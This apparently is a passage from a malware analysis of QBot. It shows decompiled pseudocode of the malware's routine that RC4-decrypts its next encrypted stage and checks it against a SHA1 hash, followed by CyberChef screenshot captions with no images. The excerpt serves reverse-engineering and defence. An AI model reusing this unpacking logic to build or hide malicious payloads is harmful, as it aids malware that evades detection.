
Pseudocode

```
size_t __usercall qbot_decrypt_and_check_integrity_of_next_encrypted_data@<eax>(
        unsigned __int16 len_inputKey@<dx>,
        _BYTE *inputKey@<ecx>,
        _BYTE *p_enc_data,
        int enc_data_size,
        _BYTE *out_next_enc_buf)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  qbot_memcpy(out_next_enc_buf, p_enc_data, enc_data_size);
  qbot_rc4_ksa(inputKey, len_inputKey, rc4_sbox);
  qbot_rc4_prga(out_next_enc_buf, enc_data_size, rc4_sbox);
  // calc sha1 of next encrypted data (from decrypted data + 0x14)
  qbot_sha1(out_next_enc_buf + 0x14, enc_data_size - 0x14, out_sha1Buf);
  // check integrity of next encrypted data
  if ( qbot_memcmp(out_sha1Buf, out_next_enc_buf, 0x14u) )
  {
    return -1u;
  }
  qbot_memcpy(out_next_enc_buf, out_next_enc_buf + 0x14, enc_data_size - 0x14);
  return enc_data_size - 0x14;
}
```


CyberChef – Cyber Swiss-Army Knife (1)




CyberChef – Cyber Swiss-Army Knife (2)




CyberChef – Cyber Swiss-Army Knife (3)



